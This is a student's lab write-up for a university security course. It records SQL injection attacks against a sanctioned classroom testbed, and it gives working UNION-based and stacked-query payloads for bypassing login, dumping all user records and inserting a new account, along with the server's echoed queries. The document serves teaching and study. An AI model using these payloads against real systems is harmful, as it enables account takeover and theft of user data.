Jace Kline 2881618

EECS 565 - Project 3 - SQL Injection Attacks

Background Information:

Database table: users

Table schema: (first, uname, passwd, profile)

The password field is hashed using the MySql PASSWORD() function

Query template (produced by backend):

SELECT * FROM users WHERE uname='<input>' AND passwd=PASSWORD('')

Strategy and Observations:

There are many advantages that an attacker has in regards to attacking this particular testbed. First, the information given at the start allows us to initially know the database name, the database schema, and the fact that the passwords are hashed using the PASSWORD() function. Secondly, it becomes evident after attempting a request to the server that the returned webpage actually shows the user/attacker the exact SQL query that was performed by the backend. This allows an attacker to use the surrounding template query to their advantage when constructing a SQL injection attack.

A key strategy used in my attacks on the testbed server was to simply “ignore” the query part that checks the password by injecting a UNION statement. This allows the password part of the query (whose condition returns false) to be logically detached from the first section of the WHERE clause, where we can proceed to inject the conditions that we desire. Hence, the general format of my injections were as follows…


<desired query conditions> UNION SELECT * FROM users WHERE uname = ‘

<u>Task 1:</u> Impersonate (i.e. log in as) any user, without providing the password

<input> = <username>' UNION SELECT * FROM users WHERE uname = '

Example: if <username> = jacob, then...

<input> = jacob' UNION SELECT * FROM users WHERE uname = '



This is a SQLi test bed used for classes and training events at KU EECS/ITTC. Please do not post the link to the testbed anywhere on the Internet!

In a real-world system, the following information is NEVER displayed to the user.

User input received from login page:

Username: jacob' UNION SELECT * FROM users WHERE uname = '
Password:

Based on the user input, I created the following query:

SELECT * FROM users WHERE uname='jacob' UNION SELECT * FROM users WHERE uname = '' AND passwd=PASSWORD('')


The above page was generated based on the query results.

<u>Task 2:</u> Impersonate any user without username and without password. Pretend that you only know the first name of the user.

<input> = ' OR first = '<firstname>' UNION SELECT * FROM users WHERE uname = '

Example: if <firstname> = Jacob, then...

<input> = ' OR first = 'Jacob' UNION SELECT * FROM users WHERE uname = '



This is a SQLi test bed used for classes and training events at KU EECS/ITTC. Please do not post the link to the testbed anywhere on the Internet!

In a real-world system, the following information is NEVER displayed to the user.

User input received from login page:

Username: ' OR first = 'Jacob' UNION SELECT * FROM users WHERE uname = '
Password:


Based on the user input, I created the following query:

SELECT * FROM users WHERE uname='' OR first = 'Jacob' UNION SELECT * FROM users WHERE uname = '' AND passwd=PASSWORD('')

The above page was generated based on the query results.


<u>Task 3:</u> Steal all records in the table

<input> = ' OR 1 = 1 UNION SELECT * FROM users WHERE uname = '



<u>Task 4:</u> Insert a record, then ensure you can log in with that new record.

<input> = '; INSERT INTO users (first, uname, passwd, profile) VALUES ('Jace2', 'jace-kline2', PASSWORD('password'), 'Hello there. I forgot to password hash my original record.'); SELECT * FROM users WHERE uname = '



This is a SQLi test bed used for classes and training events at KU EECS/ITTC. Please do not post the link to the testbed anywhere on the Internet!

In a real-world system, the following information is NEVER displayed to the user.

User input received from login page:

Username: '; INSERT INTO users (first, uname, passwd, profile) VALUES ('Jace2', 'jace-kline2', PASSWORD('password'), 'Hello there. I forgot to password hash my original record.'); SELECT * FROM users WHERE uname = '
Password:

Based on the user input, I created the following query:

SELECT * FROM users WHERE uname=''; INSERT INTO users (first, uname, passwd, profile) VALUES ('Jace2', 'jace-kline2', PASSWORD('password'), 'Hello there. I forgot to password hash my original record.'); SELECT * FROM users WHERE uname = '' AND passwd=PASSWORD('')

The above page was generated based on the query results.

This is a SQLi test bed used for classes and training events at KU EECS/ITTC. Please do not post the link to the testbed anywhere on the Internet!

In a real-world system, the following information is NEVER displayed to the user.

User input received from login page:

Username: jace-kline2
Password: password

Based on the user input, I created the following query:

SELECT * FROM users WHERE uname='jace-kline2' AND passwd=PASSWORD('password')

The above page was generated based on the query results.